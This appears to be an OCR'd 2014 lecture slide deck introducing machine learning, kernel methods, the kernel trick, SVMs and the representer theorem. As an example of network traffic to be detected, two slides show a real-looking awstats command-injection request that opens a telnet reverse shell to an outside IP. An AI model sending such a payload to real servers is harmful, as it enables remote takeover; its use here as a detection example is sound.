Introduction to Machine Learning & Tutorial on Kernel Methods

...with a Quick Glance on Multiple Kernel Learning

Marius Kloft

Humboldt University of Berlin

July 28, 2014

What is **learning**?

"Learning is the act of acquiring new [...] knowledge, behaviors, skills, values, or preferences and may involve synthesizing different types of information."

What is **learning**?

> “Learning is the act of acquiring new [...] knowledge, behaviors, skills, values, or preferences and may involve synthesizing different types of information.”

> “The ability to learn is possessed by humans, animals and some machines. [...] learning may be viewed as a process, rather than a collection of factual and procedural knowledge.”

What is **learning**?

> "Learning is the act of acquiring new [...] knowledge, behaviors, skills, values, or preferences and may involve synthesizing different types of information."

> "The ability to learn is possessed by humans, animals and some machines. [...] learning may be viewed as a process, rather than a collection of factual and procedural knowledge."

> "Learning produces changes in the organism and the changes produced are relatively permanent."

What is **learning**?

> "Learning is the act of acquiring new [...] knowledge, behaviors, skills, values, or preferences and may involve synthesizing different types of information."

> "The ability to learn is possessed by humans, animals and some machines. [...] learning may be viewed as a process, rather than a collection of factual and procedural knowledge."

> "Learning produces changes in the organism and the changes produced are relatively permanent."

— http://en.wikipedia.org/wiki/Learning, accessed July 25, 2014

What is **learning**?

"Learning is the act of acquiring new [...] knowledge, behaviors, skills, values, or preferences and may involve synthesizing different types of information."

"The ability to learn is possessed by humans, animals and some **machines**. [...] learning may be viewed as a process, rather than a collection of factual and procedural knowledge."

"Learning produces changes in the organism and the changes produced are relatively permanent."

— http://en.wikipedia.org/wiki/Learning, accessed July 25, 2014

What is **learning**?

"Learning is the act of acquiring new [...] knowledge, behaviors, skills, values, or preferences and may involve **synthesizing different types of information**."

"The ability to learn is possessed by humans, animals and some **machines**. [...] learning may be viewed as a process, rather than a collection of factual and procedural knowledge."

"Learning produces changes in the organism and the changes produced are relatively permanent."

— http://en.wikipedia.org/wiki/Learning, accessed July 25, 2014

Origins of Machine Learning

Origins of Machine Learning

Computer checkers

Origins of Machine Learning

Computer checkers

- checkers = strategy board game (8×8 or 10×10 board)

Origins of Machine Learning

Computer checkers

- checkers = strategy board game (8×8 or 10×10 board)
- 1952: first computer checkers game

Origins of Machine Learning

Computer checkers

- checkers = strategy board game (8×8 or 10×10 board)
- 1952: first computer checkers game
  - historically one of the earliest computer games

Origins of Machine Learning

Computer checkers

- checkers = strategy board game (8×8 or 10×10 board)
- 1952: first computer checkers game
  - historically one of the earliest computer games
  - developed by Arthur Samuel

Origins of Machine Learning

Computer checkers

- checkers = strategy board game (8×8 or 10×10 board)
- 1952: first computer checkers game
  - historically one of the earliest computer games
  - developed by Arthur Samuel
  - unique features:

Origins of Machine Learning

Computer checkers

- checkers = strategy board game (8×8 or 10×10 board)
- 1952: first computer checkers game
  - historically one of the earliest computer games
  - developed by Arthur Samuel
  - unique features:
    - alpha-beta algorithm

Origins of Machine Learning

Computer checkers

- checkers = strategy board game (8×8 or 10×10 board)
- 1952: first computer checkers game
  - historically one of the earliest computer games
  - developed by Arthur Samuel
  - unique features:
    - alpha-beta algorithm
    - **intelligent adaption** to the opponent's strategy

Origins of Machine Learning

Computer checkers

- checkers = strategy board game (8×8 or 10×10 board)
- 1952: first computer checkers game
  - historically one of the earliest computer games
  - developed by Arthur Samuel
  - unique features:
    - alpha-beta algorithm
    - **intelligent adaption** to the opponent's strategy

But without a chance against human oponents...!

Origins of Machine Learning

Computer checkers

- checkers = strategy board game (8×8 or 10×10 board)
- 1952: first computer checkers game
  - historically one of the earliest computer games
  - developed by **Arthur Samuel**
  - unique features:
    - alpha-beta algorithm
    - **intelligent adaption** to the opponent's strategy

But without a chance against human oponents...!

What is Machine Learning?

What is Machine Learning?


"Field of study that gives computers the ability to learn [from data] without being explicitly programmed"

— Arthur Samuel (1959)

Machine Learning today

Robot learning


Robots that learn to better navigate based on roaming their environment



Machine Learning today


Robot learning

Robots that learn to better navigate based on roaming their environment



Data mining of electronic health records

Computer programs that learn from patient records which therapy strategies work better



Machine Learning today (2)

Network security

Systems that learn to more accurately detect anomaleous behavior in computer networks and the internet

GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;sleep%207200%7ctelnet%20194%2e95%2e173%2e219%204321%7cwhile%20%3a%20%3b%20do%20sh%20%26%26%20break%3b%20done%202%3e%261%7ctelnet%20194%2e95%2e173%2e219%204321;echo%20YYY;echo|HTTP/1.1\x0d\x0aAccept: */*\x0d\x0aUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\x0d\x0aHost: wuppi.dyndns.org:80\x0d\x0aConnection: Close\x0d\x0a\x0d\x0a

Machine Learning today (2)


Network security

Systems that learn to more accurately detect anomaleous behavior in computer networks and the internet

GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;sleep%207200%7ctelnet%20194%2e95%2e173%2e219%204321%7cwhile%20%3a%20%3b%20do%20sh%20%26%26%20break%3b%20done%202%3e%261%7ctelnet%20194%2e95%2e173%2e219%204321;echo%20YYY;echo|HTTP/1.1\x0d\x0aAccept: */*\x0d\x0aUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\x0d\x0aHost: wuppi.dyndns.org:80\x0d\x0aConnection: Close\x0d\x0a\x0d\x0a

Computational biology

Statistical learning algorithms that learn to detect more and more key loci in the genome



(figure from Alberts et al., 2002)

Formal problem setting

- The main aim in ML is to write computer programs

Formal problem setting

- The main aim in ML is to write computer programs
  - using the data instances $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ (called “inputs”)

Formal problem setting

- The main aim in ML is to write computer programs
  - using the data instances $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ (called “inputs”)
  - and their respective annotations $y_1, \ldots, y_n \in \{-1, +1\}$ (called “labels”)

Formal problem setting

- The main aim in ML is to write computer programs
  - using the data instances $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ (called "inputs")
  - and their respective annotations $y_1, \ldots, y_n \in \{-1, +1\}$ (called "labels")

together called "training data"

Formal problem setting

- The main aim in ML is to write computer programs
  - using the data instances $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ (called “inputs”)
  - and their respective annotations $y_1, \ldots, y_n \in \{-1, +1\}$ (called “labels”)

together called “training data”

to compute a function $f : \mathbb{R}^d \to \{-1, +1\}$

Formal problem setting

- The main aim in ML is to write computer programs
  - using the data instances $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ (called "inputs")
  - and their respective annotations $y_1, \ldots, y_n \in \{-1, +1\}$ (called "labels")

together called "training data"

to compute a function $f : \mathbb{R}^d \to \{-1, +1\}$

that predicts for new instances $\mathbf{x}$ the correct label y

Formal problem setting

- The main aim in ML is to write computer programs
  - using the data instances $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ (called “inputs”)
  - and their respective annotations $y_1, \ldots, y_n \in \{-1, +1\}$ (called “labels”)

together called “training data”


to compute a function $f : \mathbb{R}^d \to \{-1, +1\}$

that predicts for new instances $\mathbf{x}$ the correct label y

Example

Learn from source code or network traffic $\mathbf{x}_1, \ldots, \mathbf{x}_n$ to discriminate benign code ($y = -1$) from malicious code ($y = +1$)


A simple learning algorithm



k-nearest neighbor algorithm

Given a new input $\mathbf{x}$, predict the label $f(y)$ by majority vote over the k nearest neighbors among the training data


A simple learning algorithm



k-nearest neighbor algorithm

Given a new input $\mathbf{x}$, predict the label $f(y)$ by majority vote over the k nearest neighbors among the training data

A simple learning algorithm



k-nearest neighbor algorithm

Given a new input $\mathbf{x}$, predict the label $f(y)$ by majority vote over the k nearest neighbors among the training data

More sophisticated paradigms

Examples:

- Probabilistic machine learning

More sophisticated paradigms

Examples:

- Probabilistic machine learning
  - Model input x and label y by random variables X and Y

More sophisticated paradigms

Examples:

- Probabilistic machine learning
  - Model input x and label y by random variables X and Y
  - Given x, predict $f(x) := \arg\max_y P(Y = y | X = x)$

More sophisticated paradigms

Examples:

- Probabilistic machine learning
  - Model input x and label y by random variables X and Y
  - Given x, predict $f(x) := \arg\max_y P(Y = y | X = x)$
- Kernel-based machine learning

More sophisticated paradigms

Examples:

- Probabilistic machine learning
  - Model input x and label y by random variables X and Y
  - Given x, predict $f(x) := \arg\max_y P(Y = y|X = x)$
- Kernel-based machine learning
- etc. (tree-based learning, neural networks, etc)

More sophisticated paradigms

Examples:

- Probabilistic machine learning
  - Model input x and label y by random variables X and Y
  - Given x, predict $f(x) := \arg\max_y P(Y = y | X = x)$
- Kernel-based machine learning
- etc.   (tree-based learning, neural networks, etc)

Many learning frameworks out there...

More sophisticated paradigms

Examples

- Probabilistic machine learning
  - Model input x and label y by random variables X and Y
  - Given x, predict $f(x) := \arg\max_y P(Y = y | X = x)$
- **Kernel-based machine learning**
- etc. (tree-based learning, neural networks, etc)

Many learning frameworks out there...

Kernel-based machine learning cf., e.g., Müller et al., 2001

Kernel-based machine learning cf., e.g., Müller et al., 2001

Efficient way to carry out linear algorithms in (some) high-dimensional spaces

Kernel-based machine learning cf., e.g., Müller et al., 2001


Efficient way to carry out linear algorithms in (some) high-dimensional spaces

Core idea: linear learning algorithms are more expressive in higher dimensions

Kernel-based machine learning cf., e.g., Müller et al., 2001

Efficient way to carry out linear algorithms in (some) high-dimensional spaces


Core idea: linear learning algorithms are more expressive in higher dimensions



Kernel-based machine learning cf., e.g., Müller et al., 2001

Efficient way to carry out linear algorithms in (some) high-dimensional spaces

Core idea: linear learning algorithms are more expressive in higher dimensions




$$\phi : \begin{array}{ccc} \mathbb{R}^2 & \to & \mathbb{R}^3 \\ (x_1, x_2) & \mapsto & (z_1, z_2, z_3) := (x_1^2, \sqrt{2}x_1x_2, x_2^2) \end{array}$$

Kernel methods: core steps

1. Map the data into high-dimensional space, e.g., via


$$\phi: \begin{array}{ccc} \mathbb{R}^2 & \to & \mathbb{R}^3 \\ (x_1, x_2) & \mapsto & (z_1, z_2, z_3) := (x_1^2, \sqrt{2}x_1 x_2, x_2^2) \end{array}$$



Kernel methods: core steps

1. Map the data into high-dimensional space, e.g., via

$$\phi : \begin{array}{ccc} \mathbb{R}^2 & \to & \mathbb{R}^3 \\ (x_1, x_2) & \mapsto & (z_1, z_2, z_3) := (x_1^2, \sqrt{2}x_1 x_2, x_2^2) \end{array}$$




2. Linear separation there

Kernel methods: core steps

1. Map the data into high-dimensional space, e.g., via

$$\phi : \begin{array}{ccc} \mathbb{R}^2 & \to & \mathbb{R}^3 \\ (x_1, x_2) & \mapsto & (z_1, z_2, z_3) := (x_1^2, \sqrt{2}x_1 x_2, x_2^2) \end{array}$$



2. Linear separation there

3. Corresponds to non-linear separation in the original space

Kernel methods: core steps (2)

Problem:

- Computation of scalar products in high-dimensional spaces is not efficient

Kernel methods: core steps (2)

Problem:

- Computation of scalar products in high-dimensional spaces is not efficient

Remedy:

- Carry out mapping only **implicitly** via kernel trick

Kernel Trick (e.g., Boser et al., 1992)

- Say $\mathbf{x} = (x_1, x_2)$ and $\tilde{\mathbf{x}} = (\tilde{x}_1, \tilde{x}_2)$ are two data points in $\in \mathbb{R}^2$

Kernel Trick (e.g., Boser et al., 1992)

- Say $\mathbf{x} = (x_1, x_2)$ and $\tilde{\mathbf{x}} = (\tilde{x}_1, \tilde{x}_2)$ are two data points in $\in \mathbb{R}^2$
- Observation:

Kernel Trick (e.g., Boser et al., 1992)

- Say $\mathbf{x} = (x_1, x_2)$ and $\tilde{\mathbf{x}} = (\tilde{x}_1, \tilde{x}_2)$ are two data points in $\in \mathbb{R}^2$
- Observation:

$$\langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \overset{\text{def.}}{=}$$

Kernel Trick (e.g., Boser et al., 1992)

- Say $\mathbf{x} = (x_1, x_2)$ and $\tilde{\mathbf{x}} = (\tilde{x}_1, \tilde{x}_2)$ are two data points in $\in \mathbb{R}^2$
- Observation:

$$\langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \stackrel{\text{def.}}{=} \left\langle (x_1^2, \sqrt{2}x_1 x_2, x_2^2), (\tilde{x}_1^2, \sqrt{2}\tilde{x}_1 \tilde{x}_2, \tilde{x}_2^2) \right\rangle$$

Kernel Trick (e.g., Boser et al., 1992)

- Say $\mathbf{x} = (x_1, x_2)$ and $\tilde{\mathbf{x}} = (\tilde{x}_1, \tilde{x}_2)$ are two data points in $\in \mathbb{R}^2$
- Observation:

$$\langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \stackrel{\text{def.}}{=} \left\langle (x_1^2, \sqrt{2}x_1 x_2, x_2^2), (\tilde{x}_1^2, \sqrt{2}\tilde{x}_1 \tilde{x}_2, \tilde{x}_2^2) \right\rangle$$

$$= (x_1 \tilde{x}_1)^2 + 2(x_1 \tilde{x}_1 x_2 \tilde{x}_2) + (x_2 \tilde{x}_2)^2$$

Kernel Trick (e.g., Boser et al., 1992)

- Say $\mathbf{x} = (x_1, x_2)$ and $\tilde{\mathbf{x}} = (\tilde{x}_1, \tilde{x}_2)$ are two data points in $\in \mathbb{R}^2$
- Observation:

$$\langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \stackrel{\text{def.}}{=} \left\langle (x_1^2, \sqrt{2}x_1 x_2, x_2^2), (\tilde{x}_1^2, \sqrt{2}\tilde{x}_1 \tilde{x}_2, \tilde{x}_2^2) \right\rangle$$

$$= (x_1 \tilde{x}_1)^2 + 2(x_1 \tilde{x}_1 x_2 \tilde{x}_2) + (x_2 \tilde{x}_2)^2 = \langle \mathbf{x}, \tilde{\mathbf{x}} \rangle^2$$

Kernel Trick (e.g., Boser et al., 1992)

- Say $\mathbf{x} = (x_1, x_2)$ and $\tilde{\mathbf{x}} = (\tilde{x}_1, \tilde{x}_2)$ are two data points in $\in \mathbb{R}^2$
- Observation:

$$\langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \overset{\text{def.}}{=} \left\langle (x_1^2, \sqrt{2}x_1 x_2, x_2^2), (\tilde{x}_1^2, \sqrt{2}\tilde{x}_1 \tilde{x}_2, \tilde{x}_2^2) \right\rangle$$

$$= (x_1 \tilde{x}_1)^2 + 2(x_1 \tilde{x}_1 x_2 \tilde{x}_2) + (x_2 \tilde{x}_2)^2 = \langle \mathbf{x}, \tilde{\mathbf{x}} \rangle^2$$

- $k(\mathbf{x}, \tilde{x}) := \langle \mathbf{x}, \tilde{\mathbf{x}} \rangle^2$ is called “kernel”

Kernel Trick (e.g., Boser et al., 1992)

- Say $\mathbf{x} = (x_1, x_2)$ and $\tilde{\mathbf{x}} = (\tilde{x}_1, \tilde{x}_2)$ are two data points in $\in \mathbb{R}^2$
- Observation:

$$\langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \stackrel{\text{def.}}{=} \left\langle (x_1^2, \sqrt{2}x_1 x_2, x_2^2), (\tilde{x}_1^2, \sqrt{2}\tilde{x}_1 \tilde{x}_2, \tilde{x}_2^2) \right\rangle$$

$$= (x_1 \tilde{x}_1)^2 + 2(x_1 \tilde{x}_1 x_2 \tilde{x}_2) + (x_2 \tilde{x}_2)^2 = \langle \mathbf{x}, \tilde{\mathbf{x}} \rangle^2$$

- $k(\mathbf{x}, \tilde{x}) := \langle \mathbf{x}, \tilde{\mathbf{x}} \rangle^2$ is called “kernel”

Kernel trick

To “kernelize” a learning algorithm, substitute all occurrences $\langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle$ by kernel $k(\mathbf{x}, \tilde{x})$

Kernel

Definition

A function

$$k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$$

is called **kernel** if and only if there exists a map $\phi : \mathbb{R}^d \to \mathcal{H}$ into a Hilbert space $\mathcal{H}$ (called **kernel feature space**) such that

$$\forall \mathbf{x}, \tilde{\mathbf{x}} \in \mathbb{R}^d : \quad k(\mathbf{x}, \tilde{\mathbf{x}}) = \langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \ .$$

“k computes inner products in some Hilbert space”

Kernel

Definition

A function

$$k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$$

is called **kernel** if and only if there exists a map $\phi : \mathbb{R}^d \to \mathcal{H}$ into a Hilbert space $\mathcal{H}$ (called **kernel feature space**) such that

$$\forall \mathbf{x}, \tilde{\mathbf{x}} \in \mathbb{R}^d : \quad k(\mathbf{x}, \tilde{\mathbf{x}}) = \langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \ .$$

"k computes inner products in some Hilbert space"

One can show that the following are kernels (for $\lambda > 0, m \in \mathbb{N}$):

Kernel

Definition

A function

$$k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$$

is called **kernel** if and only if there exists a map $\phi : \mathbb{R}^d \to \mathcal{H}$ into a Hilbert space $\mathcal{H}$ (called **kernel feature space**) such that

$$\forall \mathbf{x}, \tilde{\mathbf{x}} \in \mathbb{R}^d : \quad k(\mathbf{x}, \tilde{\mathbf{x}}) = \langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \ .$$

"k computes inner products in some Hilbert space"

One can show that the following are kernels (for $\lambda > 0, m \in \mathbb{N}$):

- $k(\mathbf{x}, \tilde{\mathbf{x}}) := \exp(-\lambda \|\mathbf{x} - \tilde{\mathbf{x}}\|^2)$ "Gaussian/RBF kernel"

Kernel

Definition

A function

$$k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$$

is called **kernel** if and only if there exists a map $\phi : \mathbb{R}^d \to \mathcal{H}$ into a Hilbert space $\mathcal{H}$ (called **kernel feature space**) such that

$$\forall \mathbf{x}, \tilde{\mathbf{x}} \in \mathbb{R}^d : \quad k(\mathbf{x}, \tilde{\mathbf{x}}) = \langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \ .$$

"k computes inner products in some Hilbert space"

One can show that the following are kernels (for $\lambda > 0, m \in \mathbb{N}$):

- $k(\mathbf{x}, \tilde{\mathbf{x}}) := \exp(-\lambda \|\mathbf{x} - \tilde{\mathbf{x}}\|^2)$ "Gaussian/RBF kernel"
- $k(\mathbf{x}, \tilde{\mathbf{x}}) := \langle \mathbf{x}, \tilde{\mathbf{x}} \rangle^m$ "polynomial kernel"

Kernel matrix

Definition

Let $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ be the input data, and let $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$ be a kernel function. Then the matrix

$$K := \begin{pmatrix} k(\mathbf{x}_1, \mathbf{x}_1) & \ldots & k(\mathbf{x}_1, \mathbf{x}_n) \\ \vdots & & \vdots \\ k(\mathbf{x}_n, \mathbf{x}_1) & \ldots & k(\mathbf{x}_n, \mathbf{x}_n) \end{pmatrix} \in \mathbb{R}^{n \times n}$$

is called **kernel matrix**.

Kernel matrix

Definition

Let $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ be the input data, and let $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$ be a kernel function. Then the matrix

$$K := \begin{pmatrix} k(\mathbf{x}_1, \mathbf{x}_1) & \ldots & k(\mathbf{x}_1, \mathbf{x}_n) \\ \vdots & & \vdots \\ k(\mathbf{x}_n, \mathbf{x}_1) & \ldots & k(\mathbf{x}_n, \mathbf{x}_n) \end{pmatrix} \in \mathbb{R}^{n \times n}$$

is called **kernel matrix**.

Equivalent characterization of kernels:

Kernel matrix

Definition

Let $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ be the input data, and let $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$ be a kernel function. Then the matrix

$$K := \begin{pmatrix} k(\mathbf{x}_1, \mathbf{x}_1) & \ldots & k(\mathbf{x}_1, \mathbf{x}_n) \\ \vdots & & \vdots \\ k(\mathbf{x}_n, \mathbf{x}_1) & \ldots & k(\mathbf{x}_n, \mathbf{x}_n) \end{pmatrix} \in \mathbb{R}^{n \times n}$$

is called **kernel matrix**.

Equivalent characterization of kernels:

Theorem

A function $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathcal{H}$ is a kernel if and only if for any $n \in \mathbb{N}$ and any n input points $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ the kernel matrix K is positive semi-definite.

When can a learning algorithm be “kernelized”?

When can a learning algorithm be "kernelized"?

The training and prediction steps need to solely depend on the data through the kernel (or kernel matrix)

When can a learning algorithm be “kernelized”?

The training and prediction steps need to solely depend on the data through the kernel (or kernel matrix)

Example: support vector machine (SVM)

When can a learning algorithm be “kernelized”?

The training and prediction steps need to solely depend on the data through the kernel (or kernel matrix)

Example: support vector machine (SVM)

- Dual: $\max_{\boldsymbol{\alpha}:0\leq\boldsymbol{\alpha}\leq C,\mathbf{y}^\top\boldsymbol{\alpha}=0} \sum_{i=1}^n \alpha_i - \frac{1}{2}(\boldsymbol{\alpha}\circ\mathbf{y})^\top K(\boldsymbol{\alpha}\circ\mathbf{y})$

When can a learning algorithm be "kernelized"?

The training and prediction steps need to solely depend on the data through the kernel (or kernel matrix)

Example: support vector machine (SVM)

- Dual: $\max_{\boldsymbol{\alpha}:0\leq\boldsymbol{\alpha}\leq C,\mathbf{y}^\top\boldsymbol{\alpha}=0} \sum_{i=1}^{n} \alpha_i - \frac{1}{2}(\boldsymbol{\alpha} \circ \mathbf{y})^\top K(\boldsymbol{\alpha} \circ \mathbf{y})$
  - ✓ depends on the input data only through the kernel matrix K

When can a learning algorithm be "kernelized"?

The training and prediction steps need to solely depend on the data through the kernel (or kernel matrix)

Example: support vector machine (SVM)

- Dual: $\max_{\boldsymbol{\alpha}:0\leq\boldsymbol{\alpha}\leq C,\mathbf{y}^\top\boldsymbol{\alpha}=0} \sum_{i=1}^n \alpha_i - \frac{1}{2}(\boldsymbol{\alpha}\circ\mathbf{y})^\top K(\boldsymbol{\alpha}\circ\mathbf{y})$
  - ✓ depends on the input data only through the kernel matrix K
- Prediction via $f(\mathbf{x}) := \langle \mathbf{w}, \phi(\mathbf{x})\rangle$ with $\mathbf{w} = \sum_{i=1}^n \alpha_i y_i \phi(\mathbf{x}_i)$ (follows from KKT conditions)

When can a learning algorithm be “kernelized”?

The training and prediction steps need to solely depend on the data through the kernel (or kernel matrix)

Example: support vector machine (SVM)

- Dual: $\max_{\boldsymbol{\alpha}:0\leq\boldsymbol{\alpha}\leq C,\mathbf{y}^\top\boldsymbol{\alpha}=0} \sum_{i=1}^n \alpha_i - \frac{1}{2}(\boldsymbol{\alpha}\circ\mathbf{y})^\top K(\boldsymbol{\alpha}\circ\mathbf{y})$
  - ✓ depends on the input data only through the kernel matrix K
- Prediction via $f(\mathbf{x}) := \langle \mathbf{w}, \phi(\mathbf{x})\rangle$ with $\mathbf{w} = \sum_{i=1}^n \alpha_i y_i \phi(\mathbf{x}_i)$ (follows from KKT conditions), thus $f(\mathbf{x}) := \sum_{i=1}^n \alpha_i y_i k(\mathbf{x}_i, \mathbf{x})$

When can a learning algorithm be “kernelized”?

The training and prediction steps need to solely depend on the data through the kernel (or kernel matrix)

Example: support vector machine (SVM)

- Dual: $\max_{\boldsymbol{\alpha}:0\leq\boldsymbol{\alpha}\leq C,\mathbf{y}^\top\boldsymbol{\alpha}=0} \sum_{i=1}^{n} \alpha_i - \frac{1}{2}(\boldsymbol{\alpha}\circ\mathbf{y})^\top K(\boldsymbol{\alpha}\circ\mathbf{y})$
  - ✓ depends on the input data only through the kernel matrix K
- Prediction via $f(\mathbf{x}) := \langle \mathbf{w}, \phi(\mathbf{x})\rangle$ with $\mathbf{w} = \sum_{i=1}^{n} \alpha_i y_i \phi(\mathbf{x}_i)$ (follows from KKT conditions), thus
  $f(\mathbf{x}) := \sum_{i=1}^{n} \alpha_i y_i k(\mathbf{x}_i, \mathbf{x})$
  - ✓ depends on the input data only through the kernel k

When can a learning algorithm be kernelized?

Representer theorem

Let be given:

- kernel $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$ over Hilbert space $\mathcal{H}$

When can a learning algorithm be kernelized?

Representer theorem

Let be given:

- kernel $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$ over Hilbert space $\mathcal{H}$
- a subset $\mathcal{X} \subset \mathcal{H}$
- a strictly increasing function $\Omega : \mathbb{R} \to \mathbb{R}$
- any (!) function $L : \mathbb{R}^n \to \mathbb{R}$

When can a learning algorithm be kernelized?

Representer theorem

Let be given:

- kernel $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$ over Hilbert space $\mathcal{H}$
- a subset $\mathcal{X} \subset \mathcal{H}$
- a strictly increasing function $\Omega : \mathbb{R} \to \mathbb{R}$
- any (!) function $L : \mathbb{R}^n \to \mathbb{R}$

Then any solution

$$\mathbf{w}^* \in \arg\min_{\mathbf{w} \in \mathcal{W}} \Omega(\|\mathbf{w}\|^2) + L(\langle \mathbf{w}, \phi(\mathbf{x}_1) \rangle, \ldots, \langle \mathbf{w}, \phi(\mathbf{x}_n) \rangle)$$

When can a learning algorithm be kernelized?

Representer theorem

Let be given:

- kernel $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$ over Hilbert space $\mathcal{H}$
- a subset $\mathcal{X} \subset \mathcal{H}$
- a strictly increasing function $\Omega : \mathbb{R} \to \mathbb{R}$
- any (!) function $L : \mathbb{R}^n \to \mathbb{R}$

Then any solution

$$\mathbf{w}^* \in \operatorname*{arg\,min}_{\mathbf{w} \in \mathcal{W}} \Omega(\|\mathbf{w}\|^2) + L(\langle \mathbf{w}, \phi(\mathbf{x}_1) \rangle, \ldots, \langle \mathbf{w}, \phi(\mathbf{x}_n) \rangle)$$

admits a representation

$$\mathbf{w}^* = \sum_{i=1}^{n} \alpha_i \phi(\mathbf{x}_i)$$

